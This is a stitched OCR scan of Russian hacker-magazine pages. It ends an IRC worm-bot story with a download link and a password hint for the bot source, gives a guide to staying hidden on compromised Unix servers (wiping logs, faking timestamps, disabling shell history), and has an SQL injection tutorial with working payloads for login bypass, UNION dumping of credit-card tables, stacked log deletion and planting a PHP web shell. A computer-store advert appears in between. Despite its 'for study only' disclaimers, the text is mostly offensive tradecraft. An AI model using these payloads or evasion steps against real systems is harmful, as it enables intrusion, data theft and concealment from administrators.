Через несколько дней нарушитель сетевого порядка знал все команды бота. Как оказалось, представители искусственного интеллекта умели бомбить ICQ через службу Pager, делать udp-флуд, а также tcp путем "бросания" больших пакетов в заданный порт жертвы. К тому же бот являлся червяком: он постоянно сканил указанные админом диапазоны адресов и искал на них уязвимые IIS. Если находил, то сразу же заливал копию себя через FTP-сервер, распаковывал и запускал эту самую копию. Процедура размножения занимала 30 Кб mIRC-кода.



Сложный и неудобочитаемый mIRC-код

Кроме того, бот слушал порт, на котором располагался самописный баунсер. Конечно, возможности его были довольно ограниченны, но держать коннект он умел. В баунсере использовалась та же автономная авторизация, что и для бота-админа, только хеш посторонних цифр был другим ;). Хакеру удалось получить доступ и на баунсер. Одним словом, он взял под полный контроль вражеских ботов и управлял ими вплоть до их переезда на другой irc-сервер. После этого переезда его приключения с irc-ботами завершились.

Этот материал приведен только в целях ознакомления и изучения основных действий хакера. Повторять трюки взломщика опасно для жизни - Старший Брат смотрит на тебя ;).

Экземпляр военного бота

Экземпляр такого бота можно скачать из инета. Но вот что меня удержало от его выкладывания: дай такую утилиту в руки ламера, он наделает кучу никому не нужных вещей. Самих ботов можно скачать по ссылке http://www.phphost.ru/war-bot.zip. Но за ней скрывается запароленный архив, в котором лежат исходники бота, а также дешифратор. Пароль на этот архив подскажет последовательность символов "UGFzc3dkQm90" (без кавычек). Скажу лишь, что один из путей разгадки пароля к архиву – это обычная мирковская функция. Названия упоминать не буду, поработай головой ;).



Взлом

ДЕСЯТЬ РОКОВЫХ ОШИБОК ХАКЕРА

Докучаев Дмитрий aka Forb (forb@real.xakep.ru)



10 роковых ошибок хакера

ПОЗНАНИЕ СЕКРЕТОВ МАСКИРОВКИ

Молодой хакер, на счету которого было огромное количество взломанных машин, безуспешно пытался зайти на сервер международного банка. Эту систему он наконец-то взломал, потратив на нее несколько бессонных ночей. "Неужели засекли? Я же чистил логи и был предельно осторожен", - вертелось у него в голове. Внезапно его раздумья прервал тонкий писк UPS, что означало отключение электропитания. Затем раздался громкий стук в дверь, за которой стояли вооруженные работники федеральной службы. Эта история закончилась бы печально, если бы горе-хакер не… проснулся от писка своего будильника.

На самом деле, мало кто из хакеров станет взламывать банковские системы, не зная азов собственной безопасности. Админы на стратегически важных системах - люди неглупые и получают за свою работу хорошие деньги, поэтому соревноваться с ними в знаниях компьютерных технологий очень опасно.

Но ведь ломают! Ломают и удерживаются незамеченными на серверах месяцами, а то и годами. И все благодаря элементарной маскировке. Достигается она, как правило, соблюдением нескольких неписаных законов, которые знает каждый уважающий себя хакер. Нарушив одно из таких правил, можно стать уязвимым для админов, которые своевременно обнаружат и нейтрализуют найденного взломщика. При этом последствия для нарушителя могут быть весьма плачевными.
Тебе интересно, о каких нарушениях идет речь? В этом материале я кратко изложу десять ошибок хакера, которые, на мой взгляд, являются самыми популярными. Ошибки актуальны в основном для unix-like систем, поэтому любителей Windows попрошу не питать особых надежд.

1. ЧИСТКА ЛОГОВ

Как ни странно, мало кто любит чистить логи во взломанной системе. А ведь именно по логам админ обнаруживает вторжение. Давай рассмотрим механизм создания логов в unix-like операционке.

Как правило, служебная информация скидывается в файл при помощи функции syslog(). Эта функция напрямую работает с демоном syslogd, либо с его альтернативой (syslog-ng, например). У этого демона есть свой конфигурационный файл (по умолчанию /etc/syslog.conf), в котором подробно указывается местонахождение log-файлов и критерии для того или иного лога, чтобы корректно отделить мух от котлет. Хакер часто забывает, что админ может сменить названия дефолтовых журналов, перенаправив /var/log/secure, к примеру, в /usr/admin/secure. К тому же логи могут писаться в консоль конкретному юзеру, что сильно затрудняет положение хакера.

Чистка таких файлов должна осуществляться с особой осторожностью: проверенными логвайперами, либо руками (идеальный вариант). Я лично встречал такие логвайперы, после применения которых журналирование данных останавливалось. Думаю, добропорядочный админ при таком раскладе быстро заметит неполадки в системе.

Как ни странно, руками вычистить текстовые логи очень просто. Вначале необходимо узнать, есть ли в логах данные, которые следует убрать (например, ip хакера или логин в системе). Затем эта информация старательно вычищается из отдельно взятого журнала с последующим перенаправлением во временный файл. И лишь после этого временный файл переименовывается в настоящий. Эти операции осуществляются при помощи стандартных команд grep и mv. Их можно также провести и при помощи внешних редакторов (vi, ee, mc).

Если с чисткой текстовых логов не возникает особого геморроя, то обрабатывать бинарные файлы несколько сложнее. Тут не обойтись без специальных логвайперов, понимающих структуру следующих файлов: /var/log/wtmp, /var/log/lastlog и /var/run/utmp.

```
[root@pepperoni log]# tail -5 messages
Apr 13 19:14:52 pepperoni PAM_unix[5599]: (spop3d) session opened for user papry
czka by (uid=0)
Apr 13 19:14:52 pepperoni spop3d[5599]: user paprycka authenticated - 80.50.73.
43
Apr 13 19:14:52 pepperoni spop3d[5599]: Stats: paprycka 0 0 0 0
Apr 13 19:14:52 pepperoni spop3d[5599]: session ended for user paprycka - 80.50
.73.43
Apr 13 19:14:52 pepperoni PAM_unix[5599]: (spop3d) session closed for user papry
czka
[root@pepperoni log]# last -f /var/log/wtmp| tail -5
mirindec ftpd18276     walker.rmf.pl    Tue Apr  1 13:57 - 14:04  (00:07)
gpsftp   ftpd17318     walker.rmf.pl    Tue Apr  1 13:52 - 13:57  (00:05)
zbooy    ftpd6066      qu134.neoplus.ad Tue Apr  1 00:11 - 00:11  (00:00)

wtmp begins Tue Apr  1 00:11:13 2003
[root@pepperoni log]# rm -f /var/run/utmp
[root@pepperoni log]# touch /var/run/utmp
[root@pepperoni log]# w
  7:10pm  up 202 days,  1:58,  0 users,  load average: 0.00, 0.03, 0.00
USER     TTY      FROM              LOGIN@   IDLE   JCPU   PCPU  WHAT
[root@pepperoni log]#
```

Осторожные манипуляции с логами

Часто хакеры решают проблему простой командой rm. Но если админ увидит, что за последний месяц в его системе не было пользователей, взломщику от этого лучше не станет. Удалять можно лишь utmp-файл, отображающий пользователей в системе в данный момент времени. После удаления должна последовать команда touch, создающая файл заново. Если этого не сделать, бинарник /usr/bin/w ругнется на отсутствие utmp, а запись онлайн юзеров производиться не будет.

2. ИЗМЕНЕНИЕ ДАТЫ НА ФАЙЛАХ

Дата на файлах - уязвимое место хакера. Именно по дате программы-следилки за системой определяют установку руткита, либо изменение системных файлов. Сменить дату на файле позволяет команда touch с параметром -t, после которого идет дата в формате: МесяцДеньЧасМинутаГод. Взломщики очень часто забывают менять дату обратно на старую после правки конфа либо перезаписи бинарника. Админские утилиты быстро определяют изменения в системе и посылают подробный отчет администратору на мыло.

3. ИСТОРИЯ КОМАНД

Незаменимый атрибут любого шелла - хранение истории команд, набранных пользователем. Это сделано, чтобы иметь возможность повтора набранной когда-то команды. Файл с историей команд в первую очередь изучается хакером при удачном взломе системы, чтобы получить первоначальную информацию о деятельности админа, либо вытянуть пароли из консольных программ.

Но если посмотреть с другой стороны, то и админ может быть параноиком, регулярно изучающим свой собственный history-файл. И если хакер порядочно наследил в системе, оставив таким образом историю установки руткитов или DoS'еров, реакция администратора непредсказуема. Поэтому каждый взломщик должен своевременно заметать свои следы.

Местонахождение history-файла можно узнать через переменную среды HISTFILE, просмотрев ее консольной командой echo $HISTFILE. Соответственно после команды export HISTFILE=/dev/null запись команд в файл прекратится. Внимание! Данный прием работает только на время текущей сессии, поэтому хакеру придется выполнять команду каждый раз при появлении в системе.

```
[root@shell root]# set | grep HIST
HISTCONTROL=ignoredups
HISTFILE=/root/.bash_history
HISTFILESIZE=1000
HISTSIZE=1000
[root@shell root]# ls -la /root/.bash_history
-rw-------    1 root     wheel         2005 Apr 13 11:50 /root/.bash_history
[root@shell root]# export HISTFILE=/dev/null
[root@shell root]# echo $HISTFILE
/dev/null
[root@shell root]#
```

Изменяем переменные среды

4. ЗАРАЖЕНИЕ СИСТЕМЫ РУТКИТАМИ

Как это ни парадоксально, но установка руткитов может запросто выдать хакера. Во-первых, заменяя системные файлы, он, как правило, совершает ошибку №2, так как устанавливать первоначальную дату на тучу хучу бинарников мягко говоря долго и неспортивно. Во-вторых, если админ установил новую версию пакета (binutils, например), то установка старой поверх системной ни к чему хорошему не приведет. Более того, нарушителя могут выдать ключи к командам, задаваемые alias'ом. К примеру, старая версия /bin/ls не понимает ключа --colors, а многие руткиты содержат именно старые версии. Иными словами, установив старый руткит на новую систему, хакер автоматически подписывает себе смертный приговор.

5. УСТАНОВКА СВОЕГО СОФТА

Взломав систему, нарушитель нередко ставит на нее свой софт, к примеру, socks или nmap, что вполне логично - ему была необходима подопытная система, и он ее получил. Но даже если процессы взломщика скрываются, то в этом случае админ может обнаружить открытый 1080-ый порт в системе. Тогда он быстро догадается, в чем дело, и тем самым раскроет маскировку хакера.

На самом деле, после взлома нарушитель анализирует деятельность админа и делает выводы о степени запущенности сервера. Но устанавливать свои программы в корневые директории все же не стоит. Чтобы этого избежать, хакер должен создать свой отдельный скрытый каталог и ставить весь боевой софт в него. Это достигается командой ./configure --prefix=/path/to/hidden/xakep_dir при установке пакетов.

6. СКАНИРОВАНИЕ СО ВЗЛОМАННОЙ

Самая распространенная ошибка среди всех перечисленных. Ведь скан с порутанного сервера никогда не приводит ни к чему хорошему. Смотри сам: взломщик сканирует подсеть nmap'ом или другим доступным сканером. После чего законопослушный админ просканенной сетки может написать жалобу в abuse компании, с которой производился скан, с высылкой всех логов, доказывающих факт вторжения. Служба безопасности, закрепленная за компанией, в свою очередь приходит к выводу, что их сервер поломали, и стучат по голове администратору. Ясно, что после этого инцидента хакеру на сервере не жить.

Конечно, эта ситуация далеко не типична. Из-за инертности наших доблестных админов сканирование часто сходит хакеру с рук. Но имей в виду, что он может нажить себе лишние проблемы, ведя активную деятельность со взломанного сервера.

7. ИЗМЕНЕНИЕ РУЛЕСОВ ФАЕРВОЛА

Фаервол - личное дело админа. И если он его установил, подразумевается, что он знает все его правила как свои пять пальцев. Если же взломщик будет их настраивать на свой вкус, то рано или поздно админ пресечет эти деяния. Исключение могут составлять жуткие нагромождения правил, составленные явно

NEXT

Взлом

ДЕСЯТЬ РОКОВЫХ ОШИБОК ХАКЕРА

Докучаев Дмитрий aka Forb (forb@real.xakep.ru)

Утилиты-следилки или помощь админу

В этой статье не раз упоминалось про админские утилиты. Они представляют собой программы, которые ежедневно сканируют систему (md5-сумма бинарников, изменение в конфах, процессах и т.п.) и сравнивают изменения в своей базе. После чего генерируют отчет и шлют его админу на мыло. Сама прога висит в виде демона или запускается crontab'ом. Примером такой утилиты является программа tripwire.

не администратором системы. Добавление неприметной записи в эту гремучую смесь не вызовет катастрофы.

Если же фаервол содержит несколько удобочитаемых правил, и, судя по HISTFILE, администратор регулярно следит за ними, то ничего не остается, кроме как подчиниться им, либо изменить исходники фаервола (для C гуру). Это, кстати, самый классный вариант.

```
[root@pepperoni /root]# /sbin/ipchains -n -L eth0i|head -10
Chain eth0i (1 references):
target     prot opt     source              destination         ports
DENY       icmp ----l-  0.0.0.0/0           255.255.255.255     * ->   *
DENY       icmp ----l-  0.0.0.0/0           255.255.255.0       * ->   *
DENY       icmp ----l-  0.0.0.0/0           193.111.26.0        * ->   *
DENY       all  ----l-  255.255.255.255     0.0.0.0/0           n/a
DENY       all  ----l-  0.0.0.0/0           0.0.0.0             n/a
DENY       all  ----l-  224.0.0.0/4         0.0.0.0/0           n/a
DENY       all  ------  0.0.0.0/0           224.0.0.0/4         n/a
DENY       udp  ------  0.0.0.0/0           0.0.0.0/0           68 ->   *
DENY       udp  ------  0.0.0.0/0           0.0.0.0/0           * ->   520
DENY       all  ----l-  127.0.0.0/8         0.0.0.0/0           n/a
ianai      all  ------  0.0.0.0/0           0.0.0.0/0           n/a
prii       all  ------  0.0.0.0/0           0.0.0.0/0           n/a
ACCEPT     tcp  ------  0.0.0.0/0           193.111.26.30       1024:65535 ->
   80
ACCEPT     tcp  ------  0.0.0.0/0           193.111.26.30       1024:65535 ->
   443
ACCEPT     tcp  ------  0.0.0.0/0           193.111.26.30       1024:65535 ->
   25
ACCEPT     tcp  ------  195.116.240.0       193.111.26.30       1024:65535 ->
   3306
[root@pepperoni /root]#
```

Вот так выглядит грамотно настроенный админом фаервол

8. ДОБАВЛЕНИЕ НОВЫХ ПОЛЬЗОВАТЕЛЕЙ

Довольно типичная ситуация: взломав систему, хакер делится впечатлениями о взломе в IRC или ICQ. Его лучшие друзья тут же начинают выпрашивать шелл для личных нужд. Поразмыслив немного, взломщик добавляет пользователя в систему, успокаивая себя, мол, шелл-то не рутовый, чем он может мне помешать. На следующий день администратор получает утренний отчет об аномальных происшествиях в системе и находит в нем интересную строку, например:

New users:

xakep:x:31337:31337:Xakep user:/home/xakep:/bin/bash

Теперь можно попрощаться с root-аккаунтом на взломанной тачке.

Чтобы такого не происходило, в системе не должно быть новых пользователей со стороны взломщика. Лучше всего проверить на прочность уже существующие учетные записи и пользоваться ими.

9. ДОПУСК В СИСТЕМУ ПОСТОРОННИХ ЛИЦ

Эта ошибка похожа на предыдущую, но есть одно отличие. Нередко у хакера просят доступ к серверу через его же собственные бэкдоры. После предоставления такого доступа можно сразу попрощаться с сервером. Все люди разные, и постороннее лицо может легко нарушить все вышеописанные правила за один сеанс работы, тем самым нарушив твою маскировку в системе.


Грамотный хакер никогда не создает подобных ситуаций. Более того, он не треплется о взломе где попало, всегда ставя собственную безопасность на первое место. Нарушение данного правила возможно лишь в случае, если ты убежден, что после предоставления доступа у тебя не возникнет лишних проблем.

10. ВЫБОР ПРОФЕССИИ ХАКЕРА

Да, ты не ослышался! Хакер - как сапер, первый раз ошибается еще при выборе своей профессии. Каждый взлом может оказаться для него фатальным, и сам он это осознает. Но не может с этим смириться, считая взлом экстремальным видом спорта. Если ты все еще раздумываешь, "быть или не быть хакером", то я дам тебе совет. НЕТ! Быть хакером уже не так модно, да к тому же опасно. Так что займись лучше чем-нибудь другим, например, продажей школьных выпускных сочинений по русскому языку через интернет :).

Вот, собственно, и все оплошности, приводящие к печальным последствиям. Но, еще раз повторюсь, все эти ошибки актуальны лишь в системе, за штурвалом которой сидит добросовестный админ, заслуженно получающий свою зарплату. В запущенных серверах, где админ мониторит систему по пьяни и только по праздникам, можно творить что угодно - хуже все равно не будет.

Этот материал призван показать типичные случаи, когда хакеры выдают себя во взломанной системе. Не следует считать это руководством к действию. Прежде чем совершить непоправимое, прочитай еще раз 10 пункт. В мире ведь еще столько интересного :).





ТЕЛЕФОН КЛИЕНТСКОЙ СЛУЖБЫ

7555557

МНОГОКАНАЛЬНЫЙ





Компьютер AgeNT на базе процессора Intel® Pentium® 4 с технологией HT - Вам не придется выбирать, чем заниматься !

Одновременно учиться, работать, отдыхать и общаться с друзьями !

- 3-х летнее бесплатное обслуживание, включая год полной гарантии;
- бесплатное обслуживание на рабочем месте в Москве (в пределах МКАД);
- 100% предпродажное тестирование;
- отличные характеристики для работы дома и в офисе.



Сеть компьютерных центров POLARIS

- **г. Москва**, м. Сокол, Волоколамское шоссе, 2
- **г. Москва**, м. Шаболовская, ул. Шаболовка, 20
- **г. Москва**, м. Красносельская, ул. Краснопрудная, 22/24
- **г. Москва**, м. Комсомольская, ун-г «Московский», 4 эт., пав. 27
- **г. Москва**, м. Профсоюзная, Нахимовский пр-т, 40
- **г. Москва**, м. Площадь Ильича, ул. С.Радонежского, 29/31
- **г. Москва**, м. Савеловская, ВКЦ «Савеловский», пав.: D24
- **г. Москва**, м. Щукинская, ул. Новощукинская, 7
- **г. Москва**, м. Пражская, ТЦ «Электронный рай», пав.: 1Б-47
- **г. Москва**, м. Люблино, ТК «Москва», 2 этаж, 1 линия
- **г. Москва**, м. Савеловская, Сущевский вал, 3/5 **НОВЫЙ**
- **г. Москва**, м. Багратионовская, ТВК «Горбушкин Двор», пав.: Е2-14/15
- **г. Москва**, ТК «MOLL system», МКАД 50-й км **НОВЫЙ**
- **г. Санкт-Петербург**, м. Академическая, ТК «Грейт» **НОВЫЙ**
- **г. Ростов-на-Дону**, пр-т Буденновский, 11/54 **НОВЫЙ**
- **г. Ростов-на-Дону**, пр-т Буденновский, 80 **НОВЫЙ**
- **г. Ростов-на-Дону**, пр-т Нагибина, 30, ТК «Вертол-Сити» **НОВЫЙ**
- **г. Н.Новгород**, ул. Пискунова, 30
- **г. Н.Новгород**, м. Канавинская, ТЦ «Новая Эра», 1 этаж
- **г. Воронеж**, ул. Кольцовская, 82
- **г. Воронеж**, пр-т Революции, 44
- **Магазин** с бесплатной доставкой по Москве shop.nt.ru

Информация о новых магазинах на **www.polaris.ru** или по телефону: **(095) 755-5557**

Магазины работают ежедневно без выходных и перерыва


Компьютер можно заказать с доставкой по телефону:
(095) 970-1939
или на интернет-сайте
shop.nt.ru



Логотипы NT Computer и POLARIS являются зарегистрированными знаками их владельцев.
Intel, Intel Inside Logo, Pentium являются зарегистрированными торговыми знаками корпорации Intel и ее дочерних компаний в США и других странах.

maravan (maravan@real.xakep.ru)

ДОЛБИМ SQL'НЫЕ БАЗЫ ДАННЫХ



SQL INJECTION HOWTO

Не секрет, что баги в скриптах всегда были ахиллесовой пятой многих веб-ресурсов. Просканишь хост, посмотришь, какие сервисы и каких версий там крутятся, и опускаешь руки - просто неоткуда подступиться. Все лишнее закрыто фаерволом, а то, что открыто - пропатчено до последних версий. Засекурено по максимуму. И тут исход взлома решает какая-то байда в скрипте, заставляющая прыгать от радости.

Итак, сегодня на повестке дня - техника взлома скриптов, почти по-наркомански называемая SQL injection. Для понимания всех прелестей этой фишки неплохо бы немного знать, что такое SQL, или, по-нашему, скуль. Об этом очень кратко читай в следующих абзацах.

ЛИКБЕЗ ПО SQL

Язык SQL (Structured Query Language) на сегодняшний день является стандартом де-факто практически для всех распространенных серьезных СУБД. Он предназначен для составления запросов к базе данных. Запросы могут иметь цель добавить некоторые данные в базу, их модификацию, поиск и т.д. Работает это следующим образом. На языке SQL составляется некоторое выражение (запрос). Затем оно передается серверу базы данных, который, в свою очередь, обрабатывает его и возвращает результат этой обработки программе, сделавшей запрос.
Язык SQL достаточно удобен и очень прост для изучения, благодаря чему он получил такое широкое распространение - большая часть маломальски серьезных cgi-скриптов работают с базами данных, используя SQL.

Любая база данных - это набор таблиц, предназначенных для хранения однотипной информации. Каждая таблица имеет имя и состоит из записей. Запись - это своего рода единица информации, хранимая в базе данных. Информация в записи поделена на поля. Вот пример таблицы:

cc_type	cc_number	cc_holder
visa	123....	Agent Smith

cc_type, cc_number, cc_holder - названия полей.
Вторая строка - это запись.
Visa, 123, Agent Smith - значения полей записи.

При помощи языка SQL можно производить различные операции с базой данных, таблицами и записями. Основные команды языка:
SELECT - извлечение инфы из таблицы.
INSERT - добавление записи в таблицу.
UPDATE - изменение записи.
DELETE - удаление записи.

Простейшее SQL-выражение может выглядеть так:

```
SELECT cc_number, cc_holder FROM cc_table
WHERE cc_type='visa'
```

Ключевое слово FROM указывает таблицу, к которой будет применяться это выражение. После необязательного WHERE идет условие, определяющее, по каким параметрам будут отфильтровываться записи таблицы. Результатом данного запроса станет извлечение из таблицы cc_table записей, в которых поле cc_type имеет значение 'visa'. Программе, передавшей данный запрос базе данных, будут возращены не полные записи, а только поля cc_number и cc_holder.
После WHERE может содержаться несколько условий, разделенных логическими операторами:

```
WHERE cc_type='visa' AND cc_number=1234
OR cc_number=4321
```

Как было сказано, добавление записей производится командой INSERT. Вот пример запроса:

```
INSERT INTO cc_table VALUES ('amex',
12345, 'Neo')
```

Результатом обработки запроса станет добавление в таблицу cc_table новой записи, в которой поле cc_type примет значение 'amex', cc_number - 12345, cc_holder - 'Neo'.

Вот пример с UPDATE:

```
UPDATE cc_table SET cc_number=12345
WHERE cc_holder='Agent Smith'
```

Здесь произойдет просмотр таблицы cc_table. Если в соответствующих записях значение поля cc_holder будет равно 'Agent Smith', то значение

cc_number сменится на 12345.

А это запрос DELETE:

```
DELETE FROM cc_table WHERE cc_type='visa'
```

Удалятся все записи из таблицы, где поле cc_type равно значению 'visa'.

На этом небольшой ликбез по SQL закончился. Теперь можно приступить к самому вкусному. Тому, ради чего поднялся весь сыр-бор: SQL injection.

SQL INJECTION

Суть ошибок класса SQL injection состоит в том, что из-за некорректной обработки данных, передаваемых скрипту, потенциальный хакер может изменить составляемый скриптом SQL-запрос со всеми вытекающими отсюда последствиями. К примеру, в случае с инет-магазином, он может таким образом изменить запрос, что SQL-сервер после его обработки выдаст все содержимое таблицы, в которой содержится инфа о предыдущих клиентах магазина, включая номера их кредитных карточек и т.д. и т.п.
Это может выглядеть следующим образом. Предположим, что в составе интернет-магазина присутствует скрипт, принимающий от юзера логин и пароль и выдающий инфу о его предыдущих покупках, номерах карточек и т.д. Логин и пароль загоняются скриптом в следующее SQL-выражение, которое передается серверу базы данных:

```
SELECT * FROM clients WHERE login='$login' AND password='$password'
```

В результате обработки данного выражения сервер возвращает скрипту все записи в таблице, соответствующие логину юзверя.
Данные, введенные юзверем ($login и $password), берутся из web-формы и напрямую подставляются в это SQL-выражение. Отсюда появляется возможность хитрым образом так задать логин и пароль, что логика SQL-выражения немного изменится, в результате чего сервер базы данных возвратит записи из таблицы clients, соответствующие всем клиентам магазина со всеми данными о них. К примеру, это можно сделать так: в качестве логина задать такую строку: "nobody' OR ''='", а в качестве пароля "nopassword' OR ''='".
С использованием этих данных скрипт сформирует такое выражение:

```
SELECT * FROM clients WHERE login='nobody' OR ''='' AND password='nopassword' OR ''=''
```

И под это SQL-выражение будут попадать все записи таблицы clients, т.к. login='nobody' OR ''='' и password='nopassword' OR ''='' всегда будут истинными. Так хакеры и ломают многие базы данных.

Собственно говоря, мы сделали то, что принято называть SQL injection. Дальше же будут приведены некоторые особо часто используемые трюки, которые проворачивают, если есть хоть какая-то возможность повлиять на SQL-выражение.

UNION

В предыдущем примере мы предположили, что вся инфа о юзверях содержится в таблице clients. Немного изменим условия. Допустим, в таблице clients находятся просто записи о клиентах - имена, фамилии и т.д. Номера же кредитных карточек располагаются в другой таблице, допустим, cards. Соответственно, теперь стоит задача вытянуть инфу из этой таблицы, смодифицировав уже указанный выше запрос:

```
SELECT * FROM clients WHERE login='$login' AND password='$password'
```

Здесь на помощь приходит такой элемент языка SQL, как UNION. UNION обычно используется в случае необходимости объединить результаты обработки двух запросов в один:

```
SELECT smth FROM table1 UNION SELECT smth FROM table2
```

Заюзав UNION, можно добавить еще один SELECT, который будет извлекать инфу из таблицы cards. Для этого в качестве пароля в форме может быть задано что-то вроде этого:

```
' UNION SELECT * FROM cards WHERE ''='
```

В итоге получается:

```
SELECT * FROM clients WHERE login='nologin' AND password='nopassword' UNION SELECT * FROM cards WHERE ''=''
```

После приема такого запроса произойдет вывод всего содержимого таблицы cards.

При использовании UNION необходимо учитывать следующий момент. Оба SELECT'а должны выдавать одинаковое количество столбцов, иначе произойдет глюк. Грубо говоря, если в таблице clients - всего 4 столбца, а в cards - 5, вышеуказанный пример работать не будет. Чтобы он все-таки заработал, надо задать не "SELECT *", а, например, "SELECT type, number, holder, address".

ИСПОЛЬЗОВАНИЕ РАЗДЕЛИТЕЛЕЙ SQL-ВЫРАЖЕНИЙ

Если sql-сервер позволяет задавать в одном запросе несколько SQL-выражений, разделенных некоторым символом, то это открывает перед потенциальным атакующим более широкие возможности. Следует отметить, что фичи такого рода поддерживаются далеко не всеми серверами баз данных. К примеру, Microsoft SQL Server позволяет это делать, интерпретируя в качестве разделителя символ ';', а MySQL - нет.
Опять небольшой пример с использованием того же SQL-выражения, что и выше. Допустим, веб-магазин использует базу данных, крутящуюся на скульном сервере от Дяди Билли. Допустим также, что атакующему надо почистить логи, которые скрипт сохраняет в таблицу logs, содержащую поле с именем remote_ip. Ему надо удалить все записи, содержащие в поле remote_ip его IP-адрес. Удаление записей производится при помощи SQL-команды DELETE. Соответственно, удаление логов может выполняться командой:

```
DELETE FROM logs WHERE remote_ip='IP address'
```

Без использования разделителей совместить оригинальное выражение



Взлом

ДОЛБИМ SQL'НЫЕ БАЗЫ ДАННЫХ

Andrushock (andrushock@real.xakep.ru)

```
SELECT * FROM clients WHERE login='$login' AND password='$password'
```

с DELETE затруднительно. А с их использованием все делается на раз-два. Достаточно в качестве пароля забить в форму, например, "nopassword'; DELETE FROM logs WHERE remote_ip='10.0.0.2", и все становится на свои места:

```
SELECT * FROM clients WHERE login='nologin' AND password='nopassword'; DELETE FROM logs WHERE remote_ip='10.0.0.2'
```

Теперь логи почищены.

Естественно, что помимо DELETE после разделителя можно забить ЛЮБУЮ SQL-конструкцию, поддерживаемую сервером: SELECT, INSERT, UPDATE и т.д.

ВЫВОД В ФАЙЛ

Некоторые SQL-сервера позволяют выводить результаты обработки SQL-выражений во внешний файл. Когда это может быть полезным? Самое первое, что может прийти на ум хакеру - это собрать какой-нить скрипт, облегчающий дальнейшее юзание сервера. К примеру, php-шелл.
В сервере MySQL вывод в файл происходит посредством команды INTO OUTFILE. В простейшем случае это делается так:

```
INSERT '<? system($cmd) ?>' INTO OUTFILE /www/inetshop/htdocs/shell.php
```

Если наш вебшоп с багой "крутится" на MySQL, то втупую проинжектить select этим запросом не получится - MySQL, к сожалению, не поддерживает разделителей.
Ситуацию спасает то, что "INTO OUTFILE" может использоваться вместе с SELECT'ом, выдавая результат обработки запроса (т.е. содержимое таблицы) не скрипту, сделавшему запрос, а напрямую в файл. Но тут возникает еще одна проблема. Нужная строка, которую надо записать в файл, должна уже присутствовать в базе. Если в магазине присутствует скрипт регистрации, то что мешает зарегистрироваться и в качестве имени юзера, пароля или еще чего-нибудь задать нужную строку? После регистрации надо сделать так, чтобы оригинальный запрос принял, скажем, такую форму:

```
SELECT * FROM clients WHERE login='<? system($cmd) ?>' AND password='our_password' INTO OUTFILE '/www/inetshop/htdocs/shell.php'
```

Как нетрудно догадаться, для успешного "инжектирования" логин должен быть - "<? system($cmd) ?>", а пароль - "ourpassword' INTO OUTFILE '/www/inetshop/htdocs/filename".

В MS SQL вывод в файл происходит несколько иначе. В поставке с ним идет большое количество модулей, содержащих различные процедуры, которые можно вызывать непосредственно из SQL-выражения. Одна из них - master.dbo.sp_makewebtask - как раз предназначена для вывода результатов выполнения скульных выражений в файл:

```
EXEC sp_makewebtask 'c:\inetpub\wwwroot\shell.php', "скульное выражение"
```

Ключевое слово EXEC предназначено для выполнения внешних процедур, какой и является sp_makewebtask. Используя разделители, эту строчку можно вогнать в поле веб-формы, предназначенное для пароля, и получить на выходе отличный скриптец.

ИСПОЛНЕНИЕ КОМАНД ШЕЛЛА

